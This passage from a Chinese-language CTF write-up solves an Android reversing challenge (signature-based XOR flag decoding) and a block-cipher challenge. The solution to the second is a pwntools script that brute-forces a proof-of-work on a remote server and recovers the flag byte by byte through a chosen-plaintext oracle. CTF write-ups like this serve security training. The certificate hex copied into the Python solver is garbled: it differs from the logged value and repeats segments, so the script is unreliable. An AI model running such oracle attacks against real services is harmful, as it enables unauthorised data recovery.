                        makeText.setGravity(0, 0, -700);
                        makeText.show();
                        return;
                    }
                    Toast makeText2 = Toast.makeText(MainActivity.this, "Hello!", 0);
                    makeText2.setGravity(0, 0, -700);
                    makeText2.show();
                } catch (NameNotFoundException e) {
                    e.printStackTrace();
                } catch (NoSuchAlgorithmException e2) {
                    e2.printStackTrace();
                }
            }
        });
    }

    static {
        System.loadLibrary("native-lib");
    }
}
```

String2 可以用log找到

```java
class hi {
    private Log Log;

    hi() {
    }

    public String getSignatures(View view) throws NameNotFoundException, NoSuchAlgorithmException {
        MessageDigest.getInstance("MD5");
        Signature[] signatureArr = view.getContext().getPackageManager().getPackageInfo(BuildConfig.APPLICATION_ID, 64).signatures;
        if (signatureArr.length <= 0) {
            return "this_is_your_gift!";
        }
        Signature signature = signatureArr[0];
        Log log = this.Log;
        Log.i("hello", signature.toCharsString());
        return signature.toCharsString();
    }
}
```


```
10-31 12:23:27.858  2807  2807 I hello    : 308202e4308201cc020101300d06092a864886f70d0101050500303731163014060355040 30c0
d416e64726f6964204465627567311030 0e060355040a0c07416e64726f6964310b3009060355040613025553020170d323130333036313433303 43
85a180f32303531303232373134333034385a3037311630140603550403 0c0d416e64726f6964204465627567311030 0e060355040a0c07416e64726
f6964310b3009060355040613025553082012300d06092a864886f70d0101010500038201 0f003082010a0282010100cbf2b09e4308ebb459e8841
e5a7b920497fef2b349e80648f7eb35f48d40a75e7ce7945b8b42d197bec0bf177e6c9899ed707dcc4a726cb14c1a69b0c4a02474806fa73cfb10e10
f7b1665021c24762b6edad65ca63cea3c72e0d4e4ca3f98301173eec3254337af1f5a11f779ecbe04d1b74d53f5835e011222155a56f97e00d75374c
d93080dfa087cd356a99fe1eebf5d6d5e31846aad5252c3a17a4656e2e210ce1c7aa4d147fb8cf440a50add61bbb2ec299a2e0dab0b4504796ac3a89
9da553ab1d83576691ab23409d18398014b3b5eaf12e83f4d99aa09e1e4e4cae133530730c1133da2b3dee37b58eb1a5795b221ec5a8830731a41167
d295f9e1b0203010001300d06092a864886f70d0101050500038201 01000e4740235e9cf2be33de3e06d777139cbbc5cf0622285c17da04697b80673
18aaf8df0fbb4d3166f293ea15aa2592f06eb6929af063722ac9f30ad85e2c087564931d6ac65fcd5fbc864b3dc9841e039c6e1d5fbc5c2f8adf90a5
47bc4ebc07d387914db24451c2cc89925359bd3bb0750c7aabf9d743b1893e98bbc8ff74b24fc0b4be2dbaaf1c917bba01496d0617ffc3a4a8b7a6e7
9a3036298a6ebf57bb00001e43a0b242864eebb0fcec9e323144d4447c878430f18e6e358ad97566fa04d1f07b171c1476c9af5a1eba0bf6616e219c
0b9e1299d09fecded24a880397f92e0f99d8951228c7770c184fd77adff943bfc8b6aa524c5f0a6d7686fe35486
```

So代码

```
__int64 __fastcall Java_com_example_hello_MainActivity_stringFromJNI(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  int8x16_t *v6; // x20
  __int64 v7; // x0
  __int64 v8; // x21
  unsigned __int64 v9; // x23
  unsigned int v10; // w24
  unsigned int v11; // w1
  unsigned __int8 v12; // w9
  unsigned int v13; // w11
  unsigned int v14; // w12
  unsigned int v15; // w13
  unsigned int v16; // w14
  unsigned int v17; // w15
  int8x16_t v18; // q0
  unsigned int v19; // w16
  int8x16_t v20; // q1
  unsigned int v21; // w17
  __int64 v22; // x8
  char *v23; // x21
  __int64 v24; // x19
  char v26[16]; // [xsp+0h] [xbp-50h] BYREF
  char *v27; // [xsp+10h] [xbp-40h]
  __int64 v28; // [xsp+18h] [xbp-38h]

  v28 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  v6 = (int8x16_t *)(*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)a1 + 1352LL))(a1, a3, 0LL);
  v7 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)a1 + 1352LL))(a1, a4, 0LL);
  if ( v6->n128_u8[0] )
  {
    v8 = v7;
    v6->n128_u8[0] ^= *(_BYTE *)(v7 + 327);
    if ( strlen((const char *)v6) >= 2uLL )
    {
      v9 = 1LL;
      v10 = 354;
      do
      {
        v6->n128_u8[v9] ^= *(_BYTE *)(v8 + v10) + (_BYTE)v9;
        ++v9;
        v10 += 27;
      }
      while ( strlen((const char *)v6) > v9 );
    }
  }
  v11 = (v6[2].n128_u8[0] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[0]);
  v12 = (v6[2].n128_u8[1] >> 3) & 0x1F | (32 * v6[2].n128_u8[1]);
  v13 = (v6[2].n128_u8[3] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[3]);
  v14 = (v6[2].n128_u8[4] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[4]);
  v15 = (v6[2].n128_u8[5] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[5]);
  v16 = (v6[2].n128_u8[6] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[6]);
  v17 = (v6[2].n128_u8[7] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[7]);
  v18 = vorrq_s8(vshrq_n_u8(*v6, 3uLL), vshlq_n_s8(*v6, 5uLL));
  v19 = (v6[2].n128_u8[8] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[8]);
  v20 = vorrq_s8(vshrq_n_u8(v6[1], 3uLL), vshlq_n_s8(v6[1], 5uLL));
  v21 = (v6[2].n128_u8[9] >> 3) & 0xFFFFE01F | (32 * v6[2].n128_u8[9]);
  v6[2].n128_u8[2] = (v6[2].n128_u8[2] >> 3) & 0x1F | (32 * v6[2].n128_u8[2]);
  v6[2].n128_u8[0] = v11;
  v6[2].n128_u8[1] = v12;
  v6[2].n128_u8[3] = v13;
  v6[2].n128_u8[4] = v14;
  v6[2].n128_u8[5] = v15;
  v6[2].n128_u8[6] = v16;
  v6[2].n128_u8[7] = v17;
0000E6B4 Java_com_example_hello_MainActivity_stringFromJNI:27 (E6B4)
```

脚本如下：

```
raw_sign = '308202e4308201cc020101300d06092a864886f70d0101050500303731163014060355040300d416e64726f696420446562
75673110300e060355040a0c07416e64726f6964310b300906035504061302555330201700d323130333036313433034385a180f32303531
303232373134333034385a3037311630140603550403020170d323130333036313433034385a3037311630140603550403020170d416e64726f696420446562756731103
0b300906035504061302555330820122300d06092a864886f70d0101010500038201f003082010a0282010100cbf2b09e4308ebb459e884
1e5a7b920497fef2b349e80648f7eb35f48d40a75e7ce7945b8b42d197bec0bf177e6c9899ed707dcc4a726cb14c1a69b0c4a02474806fa7
3cfb10e10f7b1665021c24762b6edad65ca63cea3c72e0d4e4ca3f98301173eec3254337af1f5a11f779ecbe04d1b74d53f5835e01122215
5a56f97e00d75374cd93080dfa087cd356a99fe1eebf5d6d5e31846aad5252c3a17a4656e2e210ce1c7aa4d147fb8cf440a50add61bbb2ec
299a2e0dab0b4504796ac3a899da553ab1d83576691ab23409d18398014b3b5eaf12e83f4d99aa09e1e4e4cae133530730c1133da2b3dee3
7b58eb1a5795b221ec5a8830731a41167d295f9e1b0203010001300d06092a864886f70d0101050500038201010000e4740235e9cf2be33de
3e06d777139cbbc5cf0622285c17da04697b8067318aaf8df0fbb4d3166f293ea15aa2592f06eb6929af063722ac9f30ad85e2c087564931
d6ac65fcd5fbc864b3dc9841e039c6e1d5fbc5c2f8adf90a547bc4ebc07d387914db24451c2cc89925359bd3bb0750c7aabf9d743b1893e9
8bbc8ff74b24fc0b4be2dbaaf1c917bba01496d0617ffc3a4a8b7a6e79a3036298a6ebf57bb00001e43a0b242864eebb0fcec9e323144d44
47c878430f18e6e358ad97566fa04d1f07b171c1476c9af5a1eba0bf6616e219c0b9e1299d09fecded24a880397f92e0f99d8951228c7770
c184fd77adff943bfc8b6aa524c5f0a6d7686fe35486'
enc = [0xCA, 0xEB, 0x4A, 0x8A, 0x68, 0xE1, 0xA1, 0xEB, 0xE1, 0xEE,
    0x6B, 0x84, 0xA2, 0x6D, 0x49, 0xC8, 0x8E, 0x0E, 0xCC, 0xE9,
    0x45, 0xCF, 0x23, 0xCC, 0xC5, 0x4C, 0x0C, 0x85, 0xCF, 0xA9,
    0x8C, 0xF6, 0xE6, 0xD6, 0x26, 0x6D, 0xAC, 0x0C, 0xAC, 0x77,
    0xE0, 0x64]

for i in range(0, 42):
 enc[i] = (enc[i] << 3 & 0xff) + (enc[i] >> 5 & 0xff)
flag = ""
for i in range(len(enc)):
 index = i * 27 + 327
 magic = ord(raw_sign[index]) + i
 flag += chr(magic ^ enc[i])
print flag
```



flag为：

```
flag{d5577edd-8211-7a0e-f23a-305b0b10683f}
```


Crypto

BlockEncrypt

反编译，得到不完整的加密函数，可以发现是aes，然后解密

脚本如下：

```python
from pwn import *
import hashlib
import string


s="flag{abcdef0123456789-}"

def f(a,b):
 m=[]
 for i in range(10):
  m.append(str(i))
 for i in range(26):
  m.append(chr(i+0x41))
  m.append(chr(i+0x61))
 for i in m:
  for j in m:
   for k in m:
    for p in m:
     t=i+j+k+p+a
     if(hashlib.sha256(t.encode()).hexdigest()==b):
      print("find")
      return t[:4]


sh=remote("47.104.183.8","47971")
sh.recvuntil(b"X+")
a=(sh.recvuntil(b")",drop=True).decode())

sh.recvuntil(b"== ")
b=(sh.recvuntil(b"\n",drop=True).decode())
sh.send(f(a,b).encode())
sh.recv()
print(sh.recv().decode())

sh.send(b'1')
sh.recv()
sh.recvuntil(b"\n",drop=True)
flag=(sh.recvuntil(b"\n[+]",drop=True))
print()

t=0
r=""
while 1:
 for i in s:
  m=r+i
  m=m.encode()
  sh.send(b'2')
  sh.send(m)
  sh.recv()
  sh.recv()
  sh.recvuntil(b"CipherText:",drop=True)
  c=(sh.recvuntil(b"\n[+]",drop=True))
  if(c[t]==flag[t]):
   r=r+i
   t+=1
   print(r)
```



flag为：

```
flag{ad7e9276-de18-52b8-8c1c-3db559274f2d}
```